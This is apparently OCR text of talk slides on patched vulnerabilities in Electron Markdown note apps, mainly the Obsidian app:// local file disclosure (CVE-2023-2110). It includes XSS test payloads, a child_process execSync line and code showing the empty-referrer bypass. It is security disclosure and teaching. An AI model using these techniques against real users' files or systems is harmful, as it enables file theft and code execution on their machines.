What You See IS NOT What You Get:

Pwning Electron-based Markdown Note-taking Apps

Li Jiantao

August 19, 2023

Whoami

Li Jiantao　　李剑涛


- Researcher at STAR Labs　𝕏 @starlabs_sg
  - Pwn2Own Vancouver 2022 🥇
  - Pwn2Own Vancouver 2023 🥈
- CTF Player with r3kapig

- 𝕏 @CurseRed

Agenda

- Introduction
- Case Study
  - Obsidian
  - Typora
  - MarkText
- Conclusion

Markdown



- Lists
- [links](https://starlabs.sg/)

```
![image](./img.jpg)
```

```
```javascript
const sleep = ms => new Promise(r => setTimeout(r, ms));
(async function exp(){
    await sleep(1337);
})()
```
```

Markdown

Any text editor: ✔ notepad.exe ✔ Notepad++ ✔ Sublime Text

Rendered Markdown

1. Source + Preview in two panels:
    - VS Code
    - HackMD
2. WYSIWYG: What You See Is What You Get
    - Notion
    - Typora

Electron-based Markdown Note-taking apps

Obsidian CVE-2023-2110

Typora CVE-2023-2316, CVE-2023-2317, CVE-2023-2971

MarkText CVE-2023-2318

- Why security mechanisms sometimes fail?
- How attackers smuggle their payloads?

Why “Markdown Note-taking Apps”?

`# title` → `<h1>title</h1>`

`## subtitle` → `<h2>subtitle</h2>`

Extensions:

+ Math formular
+ YouTube video
+ Gist
+ Imgur picture
+ PDF
+ Music Notation

...

Why “Markdown Note-taking Apps”?

```
![STAR Labs](https://starlabs.sg/)
```

```
<a href="https://starlabs.sg">STAR Labs</a>
```

↓ rendered in the same way!

STAR Labs

STAR Labs

```
<script>alert(/._.?/)</script>
```

```
<a href="https://x.com" onclick=alert(/._.?/)></a>
```

```
<iframe src="javascript:alert(/._.?/)"></iframe>
```

Why “Electron-based”?

“Electron”

“nodeIntegration”

“XSS to RCE”

```
npx asar extract
--inspect=9222
--remote-debugging-port=9229
```


```
require('child_process').execSync('calc')
```

Why “Electron-based”?

Electron = Chromium + **Node.js**

- Access file system
- Create new process
- Interact with hardware
- Send customized notifications
- …

Possible Attack Path



Case Study #1

Obsidian Local File Disclosure

Obsidian

- "Live Mode" by default
- Supports HTML tags

Untitled

```
<input value="o_o?"><button>I'm a button in your document!</button>
```

Untitled

o_o? I'm a button in your document!

- Dangerous tags/attributes are removed or not rendered 🤔

```
<img src="1" onerror="alert()">
<a href="javascript:alert()">click me</a>
<script>alert()</script>
```


click me

```
<script>alert()</script>
```

```
<img src="1">
<a target="_blank" rel="noopener">click me</a>
```

Obsidian

- lib/purify.min.js 😢👉 DOMPurify 2.3.6



Obsidian

- DOMPurify but **<iframe>** is allowed


app.js:formatted ×

```
45635         }
45636         DOMPurify.addHook("afterSanitizeAttributes", (function(e) {
45637             e.instanceOf(HTMLAnchorElement) && (e.setAttribute("target", "_blank"),
45638             e.setAttribute("rel", "noopener")),
45639             e.instanceOf(HTMLIFrameElement) && e.setAttribute("sandbox", "allow-forms allow-presentation allow-same-origin allow-scripts a
45640         }
45641         ));
45642         var jM = {
45643             ALLOW_UNKNOWN_PROTOCOLS: !0,
45644             RETURN_DOM_FRAGMENT: !0,
45645             FORBID_TAGS: ["style"],
45646             ADD_TAGS: ["iframe"],
45647             ADD_ATTR: ["frameborder", "allowfullscreen", "allow", "aria-label-position"]
45648         };
45649         function WM(e) {
45650             return document.importNode(DOMPurify.sanitize(e, jM), !0)
45651         }
```

ADD_TAGS: ["iframe"],


Obsidian

- DOMPurify but **`<iframe>`** is allowed



Obsidian


- Local image is loaded from app://local/<abs_path>





```
![](./img1.png)      ->    <img src="app://local/C:/Users/.../img1.png">
```

Obsidian

- Fetch API ❌




- XMLHttpRequest 💣



Obsidian Local File Disclosure

- CVE-2023-2110



What is “app://”?

- Electron protocol API

protocol

> Register a custom protocol and intercept existing protocol requests.

Process: **Main**

An example of implementing a protocol that has the same effect as the `file://` protocol:

```
const { app, protocol, net } = require('electron')

app.whenReady().then(() => {
  protocol.handle('atom', (request) =>
    net.fetch('file://' + request.url.slice('atom://'.length)))
})
```

Methods

- `registerSchemesAsPrivileged`
- `handle`
- `unhandle`
- `isProtocolHandled`
- `registerFileProtocol`
- `registerBufferProtocol`
- `registerStringProtocol`
- `registerHttpProtocol`
- `registerStreamProtocol`
- `unregisterProtocol`
- `isProtocolRegistered`
- `interceptFileProtocol`
- `interceptStringProtocol`
- `interceptBufferProtocol`
- `interceptHttpProtocol`
- `interceptStreamProtocol`
- `uninterceptProtocol`
- `isProtocolIntercepted`

What is “app://”?

- obsidian.asar/main.js

  protocol.registerFileProtocol('app', <function>)

```
1266        protocol.registerFileProtocol('app', (req, callback) => {
1267            let url = req.url;
1268            let noframe = false;
1269            // Strip query and hash components
1270            if (url.indexOf('?') > 0) {
1271                url = url.substr(0, url.indexOf('?'));
1272            }
1273            if (url.indexOf('#') > 0) {
```

- app.asar/main.js

```
14 protocol.registerSchemesAsPrivileged([
15     {scheme: 'app', privileges: {standard: true, secure: true}}
16 ]);
```

“Registers the scheme as standard, secure, bypasses content security policy for resources” 💣

What is “app://”?

- app://obsidian.md/<path> -> resources/obsidian.asar/<path>
- app://local/<path> -> absolute path 💣

```
1277            if (isAppUrl) {
1278                url = decodeURIComponent(url.substr(APP_URL_ROOT.length));
1279                url = path.resolve(path.join(RES_PATH, url));
1280                // Disallow path traversal on the app resource origin
1281                if (url.indexOf(path.resolve(RES_PATH)) !== 0) {
1282                    url = '';
1283                }
1284                // Disallow iframing anything in obsidian's app path
1285                noframe = true;
1286            }
1287            else if (url.indexOf(FILE_ROOT) === 0) {
1288                url = decodeURIComponent(url.substr(FILE_ROOT.length));
1289                if (!isWin) {
1290                    url = '/' + url;
1291                }
1292                url = path.resolve(url);
1293                // Disallow framing if the path is a UNC path
1294                if (isUncPath(url)) {
1295                    noframe = true;
1296                }
1297            }
```

What is “app://”?

- Check `req.referrer` to prevent `<iframe>` accessing local files?

  Expectation: "https://..."

  Reality: `referrer: ""` 💣

```
1299            // Don't allow iframes from different origins to access local files
1300            let referrer = req.referrer;
1301            if (referrer && referrer.indexOf(PROTOCOL) !== 0) {
1302                noframe = true;
1303                url = '';
1304            }
```

```
referrer: undefined
▼ req:
  ▶ headers: {User-Agent: 'Mozilla/5.0 (Wir
    method: "GET"
    referrer: ""
    url: "app://local/C:/windows/win.ini"
```

- Chrome plans to gradually enable `strict-origin-when-cross-origin` as the default policy in 85; this may impact use cases relying on the referrer value from another origin.

